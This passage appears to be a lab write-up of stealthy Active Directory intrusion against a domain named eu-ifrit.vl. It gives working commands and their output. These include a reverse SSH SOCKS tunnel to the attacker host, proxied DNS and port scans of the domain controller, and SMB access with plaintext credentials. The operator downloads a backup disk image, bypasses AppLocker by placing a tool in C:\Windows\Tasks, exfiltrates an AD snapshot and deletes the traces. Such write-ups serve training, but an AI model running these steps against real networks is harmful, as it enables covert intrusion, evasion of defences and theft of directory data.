NT AUTHORITY\This Organization                    Well-known group         S-1-5-15                                      Mandatory group, Enabled by default, Enabled group,
LOCAL                                             Well-known group         S-1-2-0                                       Mandatory group, Enabled by default, Enabled group,
EU-IFRIT\it                                       Group                    S-1-5-21-815464091-3988217837-1862656938-1311 Mandatory group, Enabled by default, Enabled group,
Authentication authority asserted identity        Well-known group         S-1-18-1                                      Mandatory group, Enabled by default, Enabled group,
Mandatory Label\Medium Mandatory Level            Label                    S-1-16-8192                                   Mandatory group, Enabled by default, Enabled group,


Privilege Name                Description                                       State
============================= ================================================= ===========================
SeShutdownPrivilege           Shut down the system                              Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                          Enabled
SeUndockPrivilege             Remove computer from docking station              Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set                    Disabled
SeTimeZonePrivilege           Change the time zone                              Disabled

We will proceed to some AD enumeration without using anything in the command prompt but directly using a common method via explorer:




List of Domain users:


We can do the same to list the Computer objects:
We check also the Domains:


We modify the Columns to add some other like Description…


Check again the users and found some good cookies:


Found
backup-admin:Anfang01!andclient-admin:Anfang01!(need to check more deeply before try to use it if real account under some groups etc or if both are decoy accounts used as canary for honeypot
We open the “Control Panel” to check some network information:

Found the DNS server: 172.16.41.14 and that should be the DC as this computer is a Domain joined machine
Now in our command prompt, we will set an SSH proxy tunnel (we configure our local SSHD to listen on 2233/tcp and allow password authentication):
Z:\>ssh user@10.8.0.230 -R 8000 -p 2233 -N
The authenticity of host '[10.8.0.230]:2233 ([10.8.0.230]:2233)' can't be established.
ECDSA key fingerprint is SHA256:TKVgARTfDDPTGJM9E5mPb6tTf04gA1CckN2+u0kLJWo.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.8.0.230]:2233' (ECDSA) to the list of known hosts.
user@10.8.0.230's password:

Hummm triggered a low alert:
We change our configuration in /etc/proxychains4.conf:
...
socks5 127.0.0.1 8000
Now we use our proxy to list DNS records:
$ proxychains -q dig +tcp any eu-ifrit.vl @172.16.41.14

; <<>> DiG 9.20.0-Debian <<>> +tcp any eu-ifrit.vl @172.16.41.14
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35249
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;eu-ifrit.vl.			IN	ANY

;; ANSWER SECTION:
eu-ifrit.vl.		600	IN	A	172.16.41.14
eu-ifrit.vl.		3600	IN	NS	dc03.eu-ifrit.vl.
eu-ifrit.vl.		3600	IN	SOA	dc03.eu-ifrit.vl. hostmaster.eu-ifrit.vl. 104 900 600 86400 3600

;; ADDITIONAL SECTION:
dc03.eu-ifrit.vl.	3600	IN	A	172.16.41.14

;; Query time: 273 msec
;; SERVER: 172.16.41.14#53(172.16.41.14) (TCP)
;; WHEN: Thu Aug 22 23:44:54 JST 2024
;; MSG SIZE  rcvd: 138
Confirmed the DC and add
dc03.eu-ifrit.vlin /etc/hosts
We launch a nmap to scan quickly most common ports:
$ proxychains -q nmap -sT -p 22,80,8080,88,389,443,3389,5985 --open -Pn 172.16.41.14
Nmap scan report for dc03.eu-ifrit.vl (172.16.41.14)
Host is up (9.5s latency).
Not shown: 4 closed tcp ports (conn-refused)
PORT     STATE SERVICE
88/tcp   open  kerberos-sec
389/tcp  open  ldap
3389/tcp open  ms-wbt-server
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 67.06 seconds
Normally on this case, as we have a domain user, we can launch BloodHound-python or Netexec or whatever to proceed to AD enumeration.
But to keep our stealth position, we start using ADExplorer from https://live.sysinternals.com/ (that contains all SysInternals tools from Microsoft so normally do not trigger any alert).
$ wget https://live.sysinternals.com/ADExplorer64.exe
$ proxychains -q impacket-smbclient eu-frit.vl/henry.jordan:'PenEuIfrit527#'@172.16.41.14
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Type help for list of commands
# shares
ADMIN$
C$
home-backups$
homes
IPC$
NETLOGON
SYSVOL
transfer
# use home-backups$
# ls
drw-rw-rw-          0  Sun Jul 14 18:26:35 2024 .
drw-rw-rw-          0  Wed Jul 17 03:59:59 2024 ..
-rw-rw-rw-  239075328  Sun Jul 14 19:26:54 2024 1e3ae21e407bc487.vhdx
# mget 1e3ae21e407bc487.vhdx
[*] Downloading 1e3ae21e407bc487.vhdx
As we saw a new shared folder home-backups$, we dig into and found a virtual disk image backup so we profit to download it for an analysis purpose in near future.
Then we go to the shared folder transfer and put our tool:
# use transfer
# put ADExplorer64.exe
# ls
drw-rw-rw-          0  Thu Aug 22 18:39:40 2024 .
drw-rw-rw-          0  Wed Jul 17 03:59:59 2024 ..
-rw-rw-rw-     661912  Thu Aug 22 18:39:43 2024 ADExplorer64.exe
drw-rw-rw-          0  Sun Jul 14 17:59:43 2024 temp
Before copy it from transfer to any location, we check if AppLocker is set:

Ok AppLocker is in Enforcement Mode for Appx, Exe… (only for DLL not enforced) then if we launch any App under user folder etc then we will trigger an alert

Only local admin are allowed to execute any App

Found a rule that all users are allowed to execute any App if located in C:\Windows folder


Then in our RDP session we go to transfer and cut/paste to the C:\Windows\Tasks folder as excluded for AppLocker rules:


Then run it (waiting few minutes because smartscreen try to contact Internet then waiting the fallback to ask user to take decision on run it or not):

To check locally, we create a snapshot:

Then we cut/paste to the transfer shared folder then download it to our attacker machine:
$ proxychains -q impacket-smbclient eu-frit.vl/henry.jordan:'PenEuIfrit527#'@172.16.41.14
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Type help for list of commands
# use transfer
# ls
drw-rw-rw-          0  Thu Aug 22 19:15:52 2024 .
drw-rw-rw-          0  Wed Jul 17 03:59:59 2024 ..
-rw-rw-rw-    3637684  Thu Aug 22 19:15:52 2024 DC03_ADsnapshot.dat
drw-rw-rw-          0  Sun Jul 14 17:59:43 2024 temp
# mget DC03_ADsnapshot.dat
[*] Downloading DC03_ADsnapshot.dat
After that we delete permanently ADExplorer64.exe and DC03_ADsnapshot.dat on the remote targets.
We use ADExplorerSnapshot.py as a parser to be able to convert our snapshot to an ingestor for BloodHound.
$ git clone https://github.com/c3c/ADExplorerSnapshot.py
$ cd ADExplorerSnapshot.py
$ python3 -m venv venv
$ source venv/bin/activate
$ pip3 install .
$ python3 ADExplorerSnapshot.py -m BloodHound ../DC03_ADsnapshot.dat
[*] Server: DC03.eu-ifrit.vl
[*] Time of snapshot: 2024-08-22T19:12:45
[*] Mapping offset: 0x2add3d
[*] Object count: 3862
[+] Parsing properties: 1499
[+] Parsing classes: 269
[+] Parsing object offsets: 3862
[+] Preprocessing objects: 321 sids, 5 computers, 1 domains with 1 DCs
Traceback (most recent call last):
  File "/home/user/VULNLAB/Ifrit/ADExplorerSnapshot.py/ADExplorerSnapshot.py", line 2, in <module>
    adexpsnapshot.main()
  File "/home/user/VULNLAB/Ifrit/ADExplorerSnapshot.py/adexpsnapshot/__init__.py", line 1133, in main
    ades.outputBloodHound()
  File "/home/user/VULNLAB/Ifrit/ADExplorerSnapshot.py/adexpsnapshot/__init__.py", line 129, in outputBloodHound
    self.preprocessCached()
  File "/home/user/VULNLAB/Ifrit/ADExplorerSnapshot.py/adexpsnapshot/__init__.py", line 178, in preprocessCached
    Pickler(open(cachePath, "wb")).dump(dico)
_pickle.PicklingError: Can't pickle <class 'types.wchar[]'>: attribute lookup wchar[] on types failed
Failed. Workaround available here Unable to Pickle wchar[] #45
Open adexpsnapshot/__init__.py and change like below:

Then retry:
$ python3 ADExplorerSnapshot.py -m BloodHound ../DC03_ADsnapshot.dat
[*] Server: DC03.eu-ifrit.vl
[*] Time of snapshot: 2024-08-22T19:12:45
[*] Mapping offset: 0x2add3d
[*] Object count: 3862
[+] Parsing properties: 1499
[+] Parsing classes: 269
[+] Parsing object offsets: 3862
[+] Preprocessing objects: 321 sids, 5 computers, 1 domains with 1 DCs
[+] Collecting data: 217 users, 55 groups, 13 computers, 0 certtemplates, 0 CAs, 2 trusts
[+] Output written to DC03.eu-ifrit.vl_1724321565_*.json files
$ deactivate
